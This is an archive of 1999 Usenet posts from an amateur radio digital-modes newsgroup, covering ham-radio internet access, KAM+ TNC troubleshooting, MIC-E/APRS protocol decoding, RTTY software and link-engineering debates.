Date: 1999-10-08 00:00:00 UTC
From: Greg Tuby <nl1sol@yahoo.com>
Message-ID: <7tkuif$nuh@newstoo.ericsson.se>
Source record: 16107

nobody <nospamjkb@vcnet.nospam.com> wrote in message
news:WZeL3.1045$QI5.48189@monger.newsread.com...
> Hello,
> Although I'm not a ham operator, I was wondering if the following was
> practical. Could I use a portable or handheld computer, a modem, and a 2m
> radio (or maybe HF) to dial up a local ISP as opposed to using a cellular
> modem via either a repeater or some base station? Why would I do such a
> thing? I want to try to establish a real-time link for longer distances
or
> not exactly line of sight than what cell modems can do. Basically, we're
> talking out in the boonies (miles away).
>
> I realize that the bandwidth of the signal may present a problem in this
> scenario...
>
> All constructive advise would be deeply appreciated!
>
> Thanks in advance,
> John
>

I would have thought that giving a little push in the right direction might
actually help this guy go through the right channels for radio & data
experimentation.

For John's information, you can find more info (depending upon where you are
in the world) about obtaining an amateur license (easy for VHF
experimentation) behind one or more of the following links:

http://www.packetradio.com/ - A good digital comms over radio page
http://www.qsl.net/ukpg - more info as above.
http://www.fcc.gov/wtb/amateur/ - the FCC's page of Amateur radio info,
including how to obtain a license.
http://www.radio.gov.uk/ - The Radio Authority's version of above but for
the UK.
http://www.veron.nl/ - Veron, the Dutch Radio Authority, as above but with
English & Dutch Language.
http://www.eham.net/ - This has got a massive collection of links to other
ham page including categories such as digital comms.

Hope this helps.

Regards
Greg Tuby
PE2GRT / M1BMY

4450. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: nobody <nospamjkb@vcnet.nospam.com>
Message-ID: <FFnL3.1206$QI5.55350@monger.newsread.com>
Source record: 16108

Charles Brabham wrote in message <7tkidc$19jh@enews3.newsguy.com>...
>
>As a Ham, my advice is that you quit pestering Hams and look into the
>commercial equipment and services that do what you are wanting.
>
>You can't use Ham gear to do it anyway, and if you did, you would end up
>spending extra money for substandard performance, just for the privelege of
>operating illegally and getting your butt in a crack.
>

Well, did it ever dawn on you, Mr. Ham Operator, that I would want to become a Ham operator and get a license before doing this? I've been thinking about doing this, but if this is the type of asshole help I'll receive, you're right. I'll just use whatever commercial means of doing what I wanted...

Thanks a lot

4451. Re: Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tkve1pcc1@harvee.billerica.ma.us>
Source record: 16109

John Miles <jmiles@pop.removethistomailme.net> wrote:
> Eric S. Johansson wrote:
>>
>> also within the past few months, someone has posted on this newsgroup
>> experiments with gunnplexors and ethernet cards running high-speed
>> microwave links. It seemed not terribly well documented and not
>> terribly reproducible.

> Hmm, did you see this one? If it were any better-documented I think I'd
> have carpal-tunnel syndrome from all the typing. :-)

heh. then you would be forced to use speech recognition like me. I
was injured back in '94 and still don't have a lot of hand/arm
functionality although I am recovered somewhat.

> http://www.qsl.net/ke5fx

I just look at it. It looks fantastic from a documentation and
performance perspective. All I need now is someone I can buy some
complete kits of parts + PC board from. I also need to find some low
yield nuclear weapons to eliminate some of the "path obstacles"
between here and there...

I think I was attracted to the 1 Mb Slovenian radios because they
seemed like you did not need an optical line of sight path when
establishing a link. At microwave frequencies, I'm clearly going to
need to get the transceiver above the tree line (at 80 feet).

> I wonder if you're thinking of Fredrik Oberg's page
> (http://w1.911.telia.com/~u91105482)? His work at 10 megabits/sec
> predated mine. And his English is a lot better than my Swedish, so I'm
> inclined to cut him a little slack even though there are some rough
> edges in the overall design and presentation.

yes, that is the one I'm thinking of.

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4452. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: mjgilbert@wcom.net
Message-ID: <37fe414d.1570180299@news.compuserve.com>
Source record: 16110

You'll have to excuse the moronic replies you got to your
quite legit. question. I too have asked that question in
some form or another from time to time.

I know there are some Radio-Software marriages out there
that allow you to use HF digital modes (amtor, pactor) to
access gateways to allow you to get internet mail. This
allows folks at sea to get email without have to pay big
bucks for a sat. downlink.

Now as to real-time accesss to an ISP, the thru-put would
be dismal but there is no technical or even legal reason
you couldn't do it. You would have to make sure you followed
all the FCC rules and regs but I would think you would just be
running TCP over a packet link - somewhere there would just
have to be a gateway to the internet. Actually it would surprise
me if someone isn't already doing this or has at least tried it
for proof of concept.

You might want to look out at http://www.tapr.org and see
if there is anything out there about it.

Cheers,
Matt - K8KDR

On Fri, 08 Oct 1999 05:07:02 GMT, "nobody"
<nospamjkb@vcnet.nospam.com> wrote:

>Hello,
>Although I'm not a ham operator, I was wondering if the following was
>practical. Could I use a portable or handheld computer, a modem, and a 2m
>radio (or maybe HF) to dial up a local ISP as opposed to using a cellular
>modem via either a repeater or some base station? Why would I do such a
>thing? I want to try to establish a real-time link for longer distances or
>not exactly line of sight than what cell modems can do. Basically, we're
>talking out in the boonies (miles away).
>
>I realize that the bandwidth of the signal may present a problem in this
>scenario...
>
>All constructive advise would be deeply appreciated!
>
>Thanks in advance,
>John
>
>

4453. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7tlfnq$4ct@enews3.newsguy.com>
Source record: 16111

nobody <nospamjkb@vcnet.nospam.com> wrote in message
news:FFnL3.1206$QI5.55350@monger.newsread.com...
>
> Charles Brabham wrote in message <7tkidc$19jh@enews3.newsguy.com>...
> >
> >As a Ham, my advice is that you quit pestering Hams and look into the
> >commercial equipment and services that do what you are wanting.
> >
> >You can't use Ham gear to do it anyway, and if you did, you would end up
> >spending extra money for substandard performance, just for the privelege
of
> >operating illegally and getting your butt in a crack.
> >
>
>
> Well, did it ever dawn on you, Mr. Ham Operator, that I would want to
become
> a Ham operator and get a license before doing this?

Nope. You never indicated any interest whatsoever in becoming a Ham. What you DID indicate an interest in was using Ham Radio equipment to access the Internet. The advice I gave you on this was correct and straightforward... What part of it did you have trouble comprehending?

>I've been thinking
> about doing this, but if this is the type of asshole help I'll receive,
> you're right. I'll just use whatever commercial means of doing what I
> wanted...

Excellent to see that you are taking my advice, and thanks for not becoming one more "Internet freeloader" trying to get into Ham Radio for an alleged freebee that doesn't really exist.

> Thanks a lot

Thanks for taking a hike!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4454. Wtd: DX NET Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: w0ir@mn.mediaone.net
Message-ID: <37fe58ec.1309231@news.mn.mediaone.net>
Source record: 16112

I lost my disk for DX-NET and am looking for someone that has a copy.
This is a shareware program. The author has replaced it with a LINUX
version and dos not appear to have the DOS version available.

I had the DOS version running, and it does a good job, so being
familiar with DOS, I want to stay with that version.

Thanks
Dale W0IR

dhagert@mn.mediaone.net

4455. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: emery@cray.com
Message-ID: <7tlp9maki1@murrow.corp.sgi.com>
Source record: 16113

Please don't let Charles get your dander up. He has a narrow
world view and possibly misinterpreted what you were saying. (VHF and UHF)
Packet Radio depends on what your nearby neighbors are doing. If you have
a scanner that covers the amateur bands, you can listen for the tell-tale
squeaks and chirps of packet radio, with a TNC/modem+computer you can
actually monitor the traffic. Then send the local hams a card or email
and ask them the questions you posted to the group...

Packet Band plans:
http://www.n0ary.org/ncpa/ncpabandplan.html

Scott Emery
emery@sgi.com

4456. DX-Net

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Dale Hagert <dhagert@mn.mediaone.net>
Message-ID: <jYtL3.1937$p4.295660@typhoon3.rdc-detw.rr.com>
Source record: 16114

DX-Net is now available, both DOS and Linux version at the DX Net web site.

Thanks
Dale W0IR

4457. Re: Help with Kam+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e#A6LzfE$GA.356@cpmsnbbsa05>
Source record: 16115

That's called the watchdog timer, you can set a jumper in the KAM to turn it
off.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Frank Hoonhout wrote in message <37FEA5F6.1E1AE6C0@home.com>...
>I have a weird problem with my KAM+
>version is 7.1
>
>When I use any mode (RTTY, AMTOR, PACKET, GTOR) with either KaGold or
>Hyper terminal and start sending characters, after 3 min of continuous
>transmission the KAM+ unkeys the transmitter, even though the XMIT LED
>is still red! If I hit the transmitter button on the HF rig, it
>continues on transmiting just fine.
>
> I have tested into a dummy load and it does the same thing. The only
>way to reset the KAM+ is to hit the <ESC> and wait for it to unkey.
>This happens over and over again. Always at the same time interval.
>
>Is there a setting that is wrong? Or is my TNC bad?
>
>Frank...
>KJ7DZ
>

4458. Help with Kam+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Frank Hoonhout <fhoonhout@home.com>
Message-ID: <37FEA5F6.1E1AE6C0@home.com>
Source record: 16116

I have a weird problem with my KAM+
version is 7.1

When I use any mode (RTTY, AMTOR, PACKET, GTOR) with either KaGold or Hyper terminal and start sending characters, after 3 min of continuous transmission the KAM+ unkeys the transmitter, even though the XMIT LED is still red! If I hit the transmitter button on the HF rig, it continues on transmiting just fine.

I have tested into a dummy load and it does the same thing. The only way to reset the KAM+ is to hit the <ESC> and wait for it to unkey. This happens over and over again. Always at the same time interval.

Is there a setting that is wrong? Or is my TNC bad?

Frank...
KJ7DZ

4459. Re: Help with Kam+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Frank Hoonhout <fhoonhout@home.com>
Message-ID: <37FEC5CF.12A4231F@home.com>
Source record: 16117

Thanks I found it. Now it works just fine.

Frank...

Rick Ruhl wrote:

> That's called the watchdog timer, you can set a jumper in the KAM to turn it
> off.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Frank Hoonhout wrote in message <37FEA5F6.1E1AE6C0@home.com>...
> >I have a weird problem with my KAM+
> >version is 7.1
> >
> >When I use any mode (RTTY, AMTOR, PACKET, GTOR) with either KaGold or
> >Hyper terminal and start sending characters, after 3 min of continuous
> >transmission the KAM+ unkeys the transmitter, even though the XMIT LED
> >is still red! If I hit the transmitter button on the HF rig, it
> >continues on transmiting just fine.
> >
> > I have tested into a dummy load and it does the same thing. The only
> >way to reset the KAM+ is to hit the <ESC> and wait for it to unkey.
> >This happens over and over again. Always at the same time interval.
> >
> >Is there a setting that is wrong? Or is my TNC bad?
> >
> >Frank...
> >KJ7DZ
> >

4460. Kam Plus firmware available

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Mark <n3rdv@NOSPAMarrl.net>
Message-ID: <37FED5AE.59EB1526@NOSPAMarrl.net>
Source record: 16118

I have a version 6.1 firmware chip with the books. If anybody with
older firmware wants it
reply to me off list. I'm not sure if it's worth putting a price on it
here for fear of getting flamed.
--
Mark n3rdv@NOSPAMarrl.net remove NOSPAM to reply
Trespassers will be shot, survivors will be shot again.

4461. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7tn5uj$61c$1@nnrp1.deja.com>
Source record: 16119

> I was wondering if the following was
> practical. Could I use a portable or handheld computer, a modem, and
> a 2m radio (or maybe HF) to dial up a local ISP as opposed to using a
> cellular modem via either a repeater or some base station?

Practical? No.

A radio solution is going to be much more expensive than twisted pair
from your phone company.

I suspect you want to browse the Web, and this is the wrong solution
to that. If, on the other hand, you are talking about a low baud data
rate, then it may be a solution, but still not practical due to cost
per byte. If you have a low baud rate application, then pure radio
will be cheaper than a hybrid of telco and radio. A low baud rate can
be done using surplus equipment from the late 70's.

One other thing to keep in mind, is that other Hams will jam you off
the air when they see that you are having fun, or experimenting with a
mode they don't understand.

Steve
"there is no free lunch"

Sent via Deja.com http://www.deja.com/
Before you buy.

4462. PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tmsb4hfi1@arachne.labyrinth.net.au>
Source record: 16120

On 20m at about 14.065 MHz I hear a lot of digital signals --
are these PACTOR or AMTOR or something else? They sound phase shift keyed
(like PSK31) but not continuous (bursty). I'm curious to know what
they are so I can consider buying a modem for it.

thanks

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4463. Help with MIC-E Protocol Spec please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <wJpgiRAkUy$3Ew7S@dowrmain.demon.co.uk>
Source record: 16121

I've been reading through the MIC-E protocol spec (Crosswell/Parsons, Jun97/Dec98), and there are a few things I don't understand:

1. I believe Fig 2 shows the destination address encoding *as it is transmitted* That is, a protocol analyzer would display the bits as shown in the diagram. (Correct?)

When the receiving TNC processes this address, it shifts each octet one bit right, and presents the result to the user. [E.g. an ordinary (non-MIC-E) callsign letter "A" (41hex) is transmitted as 82hex, then converted back to 41hex at the receiving end by the TNC].

This leads to my confusion, regarding the ASCII value table containing the "Lat digit, Message/N/W/L Bit = 0" etc columns. I don't understand how this table relates in any way to the transmitted/received data.

To take a real example, the first octet in Fig 2 contains Ar1DDDD0. If message bit A is zero, and DDDD is 0011 (BCD digit "3"), the transmitted bits are 00100110 (=26hex). At the receiving end the TNC shifts the field one bit right, giving 13hex.

My questions, then:

a. How does 13hex relate to anything in the ASCII value table?

b. Does the receiving TNC actually output 13hex for (what it thinks is) a callsign character? (It's a non-printing character).

c. Have I missed the point entirely?

2. What is the BCD encoding for a position ambiguity space character?

3. What are "custom" messages and where is the custom message bit encoded?

4. The spec says the telemetry field and the comment field are optional, and each field follows mandatory data. I assume this means you can only have *one* of these fields at a time, not both.

I assume also that the optional comment field cannot start with 60/27/1D hex (otherwise it would be confused with a telemetry field).

Are these assumptions correct?

Can you help?

73
Ian, G3NRW
--

```
+-----------------------------------------------------------------+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+-----------------------------------------------------------------+
```

4464. Re: I need help to setup my gateway...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: kf4sir@gate.net
Message-ID: <38003885.2025484@news.gate.net>
Source record: 16122

On Thu, 07 Oct 1999 15:32:00 -0500, "Rodrigo E. Rodrï¿½guez R. - CE6NUG"
<rod@rdc.cl> wrote:

>'lo ppl.
>I'm working on seting up a packet <==> internet gateway.
>I'm aware it's not something new.... but there are a lot of thing I
>still can't really understand.
>I've reading about it and I've found terms like Rose, NetROM, and so on.
>
>What do I really need?? What's all that stuff???
>The only thing I'm trying to do by now is to provide internet acces to
>hams currently working over normal packet TNC's.
>Any comments and/or help???? :)
>73
>
>Rod.

Hi, The ARRL prints some paper back books that helped me a lot.
Your Packet Companion by Steve Ford and Practical Packet Radio by Stan
Horzepa.

Rose, NetROM are different network protocols.

The books listed above go into detail off the differences.

I hope this helps,

--
Dale Coleman
kf4sir@gate.net
http://www.gate.net/~kf4sir/
(>: 6unp sI 86 smopuIM

4465. Re: Time signal decoder ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: al <no@spam.here>
Message-ID: <TU==NyPEqBl5nFAtfsZ4VP+WcKNa@4ax.com>
Source record: 16123

On Thu, 7 Oct 1999 19:53:30 +0200, "Bombadil T" <sdem4393@euronet.be>
wrote:

):>Hello ,
):>
):>I am searching a software wich decode the time signal
):>from radio sender (like WWVB,DCF77,MSF RUGBY ...).
):>(for DOS or windows9x)
):>
):>Any help appreciated.
):>
):>Many thanks.
):>Stephan
):>

I don't know if this is what you want but the Hoka,& probably
Wavcom,software support DCF77.

Al

al at olg dot com
code3gold,m1200,535d,r70
wash dc , usa

4466. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <3800631f.44847800@newse.twcny.rr.com>
Source record: 16124

Why in the world would you need a 133MHz machine to handle less than
300 bits per second? Anything faster than an XT should be able to do
it. Are you perhaps inporting a lot of bloatware from the compiler and
its library?

Next question: when will the Linux and DR-DOS versions be ready?

Bob McConnell
N2SPP

On Fri, 08 Oct 1999 15:03:07 +0700, Sergei Podstrigailo <amx@i.am>
wrote:

>Hi, All!
>
>I want to attract your attention to my new software - TrueTTY V0.10.
>
>It is program to decode radioteletype (RTTY) via sound card to text.
>No additional hardware required - your need only receiver
>and computer (5x86-133 or better) with sound card.
>Windows 95/98/NT. I plan to implement transmit feature in next
>versions.
>
>73!
>Sergei,
>UA9OSV

4467. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <bFn=N9spdFY3yiWFZDqWgMnjx84U@4ax.com>
Source record: 16125

On Sun, 3 Oct 1999 22:20:24 -0700, "Hank Oredson" <horedson@att.net> wrote:
>
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
>
>> >Gary, that is exactly what I said.
>> >"power spread":. the difference between transmit and receive
>> >power levels at the radio. ERP minus noise floor. Both in dbm.
>>
>> Ah, we appear to have a terminology problem. What you're
>> describing is called * link margin*. Power spreading is dispersion
>> of the signal over a wide area, generally an undesirable condition
>> unless you're intent on broadcasting rather than linking.
>
>Gary,
>
>Read it again. "... at THE radio ...".
>
>"Link Margin" has to do with two stations, the path between them,
>the desired S/N, the effects due to propagation, component drift, etc.

Correct.

>"Power Spread" has to do with one radio. It does not consider
>such things as the path (because there is only one radio), or
>any of the other effects that determines "Link Margin". It is a number
>which describes the capabilities of that radio.

???? Radios generally aren't used to talk to themselves (excepting
radar or EME), so this seems a particularly useless expression for
network link calculations.

>Ya wanna quibble terminology, is fine with me.
>But sure has little to do with the subject at hand: building links.

To build a link requires at least *2* radios, and the path between
them. To calculate that, you need to know the ERP of one station
versus the MDS of the other and vice versa. Numbers which only
relate a station to itself aren't of any value.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4468. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <e1v=N1IBV7xwV00WtHBg+PxnWmoB@4ax.com>
Source record: 16126

On Sun, 3 Oct 1999 22:27:34 -0700, "Hank Oredson" <horedson@att.net> wrote:
>
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
>
>> >"... well engineered .." makes no sense. The paths are what they are.
>> >They go, for example, from my house to your house.
>>
>> That's where they end up, perhaps after several intermediate relay hops.
>> But each hop path has to be properly engineered. That means proper siting,
>> proper link margin, and proper consideration of multipath issues. This
>isn't
>> Olde Tyme Radio, we don't have to make the entire trip in one hop. Digital
>> networks are naturally suited to automatic relay.
>
>> >This is the long haul case we are talking about. You don't *normally*
>> >put large dishes or large yagi arrays anywhere except on your own
>> >property. Way too hard to maintain if they are not local. Exceptions
>> >exist of course, but I've never personally encountered one.
>>
>> Nor have I. With an adequate number of properly engineered relay sites,
>
>Gary,
>
>Do you intentionally misread?
>We were talking about a single link.
>A path between two stations.
>Between exactly two relay points.
>One of those hops in the network.

Yes, I understood that. What you don't seem to understand is that
if the numbers work out to an unreasonable solution, as in the cases
you've given, you don't do that single link. You do a different topology
instead that will give acceptable numbers. That will involve more than
one hop, but total network performance will improve.

>> however, there is never a need for such large antenna structures
>
>> >For the long haul case, it is rare that the path is line of sight.
>> >Usually it is a scatter path of some nature.
>> >Example: the troposcatter path from the Lowell, MA area to
>> >Southern NJ on 2M 1200 baud. Worked quite well for us when
>> >we used it. KW and 4 long yagis in NJ, 200W and two long yagis
>> >in MA. Antennas at 170 and 120 feet above local terrain.
>>

>> Incredible. I bet you were *real* popular with the other people
>> trying to use that segment of the band across at least 3 states.
>> And for nothing more than a half duplex 1200 baud link at that.
>
>Yes, totally terrible that we should carry on a QSO on 2 meters over
>a long haul path. My oh my. Better see the "coordinator" and see if it
>is ok to call CQ using high power on 2M SSB, find someone to talk
>to a few states away, and then decide to play with digital communication
>over that path. Oh dear! Next thing you know one will have to get
>permission to work Aurora or Troposcatter, much less EME!
>
>You seem to have misread "... when we used it ..." and pretended
>that I said "Network link always up."

You presented it as a network link, and the context of the discussion,
as you reminded me in another post, is network links. Network links
are coordinated (at least they are if one wants to be responsible),
and such monster troposcatter links wouldn't be coordinated because
of their impact on other operators and other network links sharing the
same band segment. Part 97 requires us to use good engineering
practice, and such links are not good engineering practice on shared
spectrum. Radio gaming (Dxing, contesting, etc) is a different topic,
which I won't address here except to say that those activities shouldn't
occur in band plan segments set aside for data networks.

>Curious: why do you bother to post these messages here?
>Trying to convince hams to give up ham radio?

I'm trying to explain how to do ham radio effectively and responsibly
in compliance with both the spirit and letter of good network engineering
practice. If the sort of chaos one finds on Ch 19 is what you want, I'd
respectfully suggest you move your activities there.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4469. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7tnpne$m90$1@autumn.news.rcn.net>
Source record: 16127

Not a lot of Amtor left so you may be hearing Pactor or Clover
signals.

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7tmsb4hfi1@arachne.labyrinth.net.au...
> On 20m at about 14.065 MHz I hear a lot of digital signals --
> are these PACTOR or AMTOR or something else? They sound phase shift
keyed
> (like PSK31) but not continuous (bursty). I'm curious to know what
> they are so I can consider buying a modem for it.
>
>
> thanks
>
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176
hamish@rising.com.au
> Rising Software Australia Pty. Ltd.
http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667
7839

4470. Re: Help with MIC-E Protocol Spec please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <Bc$8HoA9r3$3EwMZ@dowrmain.demon.co.uk>
Source record: 16128

In article <yJFgiOAURy$3Ewac@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>From: Ian Wade <ian@dowrmain.demon.co.uk>
>
>I've been reading through the MIC-E protocol spec (Crosswell/Parsons,
>Jun97/Dec98), and there are a few things I don't understand:

Replying to my own post, I see I was completely off the track. I think
I've cracked it now, by looking at some on-air traffic. For example, 2
packets from the same station:

N2SXJ-1>APK,APS:@091543z3947.23N/07501.98W- ....
N2SXJ-1>S9TW2S,N2SXJ,W3PHL-3,KE3XY-3*,WIDE/1:`gY~l -/>bed station

From the first packet, this station is at 39 deg 47.23 min N,
75 deg 1.98 min W.

The destination in the second packet is "S9TW2S". Referring to the table
in the Mic-E spec, this decodes as follows:

ASCII Char: S 9 T W 2 S
Bit: A=0 B=1 C=0 N=0 L=1 W=0
Lat Digit: 3 9 4 7 2 3

The latitude digits match the first packet OK.

According to the spec, the A/B/C bits have to be inverted, so the
message code is 101 (i.e. a "Special" message -- I wonder if this is
correct?)

The N bit is 0, meaning South ....Hmmmm

The L bit is 1, meaning the longitude is greater than 100 degrees ...
Hmmmmmmmmmm

The W bit is 0, meaning East .... Hmmmmmmmmmmmmmmmmm

Soooooo, have I *still* got it all wrong, or are the headings on
columns 2 and 3 of the ASCII table transposed (i.e. col 2 is for Bit=1
and col 3 is for Bit=0), and should the message bits A/B/C really be
inverted?

Also, the table heading refers to "Message/N/W/L" bit settings, whereas
Fig 2 shows the octets in the order A/B/C/N/L/W -- i.e. the "W" and "L"
are transposed. Which is correct?

Looking at several other continental U.S. Mic-E stations just now, they
all appear to be South and East, which I'm disinclined to believe.

Comments anyone, please. I really need to understand this stuff.

73
Ian, G3NRW
--
+---+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4471. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <37FF729B.4E02CB37@dialpoint.net>
Source record: 16129

Windows overhead ????? I wrote a program to be a dumb terminal for an
8080 computer running at 2 mhz about 15 or so years ago.
The old Apples and RAdio Shack computers and Comadore ones would do it
also.

Robert McConnell wrote:
>
> Why in the world would you need a 133MHz machine to handle less than
> 300 bits per second? Anything faster than an XT should be able to do
> it. Are you perhaps inporting a lot of bloatware from the compiler and
> its library?
>
> Next question: when will the Linux and DR-DOS versions be ready?
>
> Bob McConnell
> N2SPP
>
> On Fri, 08 Oct 1999 15:03:07 +0700, Sergei Podstrigailo <amx@i.am>
> wrote:
>
> >Hi, All!
> >
> >I want to attract your attention to my new software - TrueTTY V0.10.
> >
> >It is program to decode radioteletype (RTTY) via sound card to text.
> >No additional hardware required - your need only receiver
> >and computer (5x86-133 or better) with sound card.
> >Windows 95/98/NT. I plan to implement transmit feature in next
> >versions.
> >
> >73!
> >Sergei,
> >UA9OSV

4472. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <37FF730E.6A21FACD@dialpoint.net>
Source record: 16130

YOu should be able to find some sound card programs to decode them and
you won't have to buy a seperate 'modem' for them.

Hamish Moffatt wrote:
>
> On 20m at about 14.065 MHz I hear a lot of digital signals --
> are these PACTOR or AMTOR or something else? They sound phase shift keyed
> (like PSK31) but not continuous (bursty). I'm curious to know what
> they are so I can consider buying a modem for it.
>
> thanks
>
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4473. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7tnsi2$12jm@enews3.newsguy.com>
Source record: 16131

<steve_sampson@my-deja.com> wrote in message
news:7tn5uj$61c$1@nnrp1.deja.com...
>
>
> One other thing to keep in mind, is that other Hams will jam you off
> the air when they see that you are having fun, or experimenting with a
> mode they don't understand.

I tested HF multicast last year during a two week period, and posted the
transmit freq to both Packet and Internet. I never heard any interference,
and never received any reports of interference during those tests.

Another LandLine Lid mantra, "Hams are no good", tossed back into the
garbage heap it came from.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4474. Re: Help with MIC-E Protocol Spec please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <vTRHk3AFC4$3EwYi@dowrmain.demon.co.uk>
Source record: 16132

In article <Bc$8HoA9r3$3EwMZ@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>
>Replying to my own post, I see I was completely off the track. I think
>I've cracked it now, by looking at some on-air traffic. For example, 2
>packets from the same station:
>

Some more evidence. Two more packets from one station:

KR4YL-7>APRS,TCPIP,KA2TOC*:@091146z2753.51N/08245.71W>180/041/Mic-E/M0/Off duty
KR4YL-7>RWUR9S,RELAY,WIDE/1:`nIf Sl>/>PAUL pk@ij.net

The comment in the first packet says "Off duty". This is message code 0.

In the second packet, the destination is RWUR9S. Decoding the A/B/C bits:

ASCII Char: R W U
Bit: A=0 B=0 C=0
Lat Digit: 2 7 5

Inverting A/B/C per the spec, the message code is 7 (Emergency).

So I really *do* think the spec is standing on its head.

73
Ian, G3NRW
--
+---+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4475. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: nomail@pe1chl.demon.nl
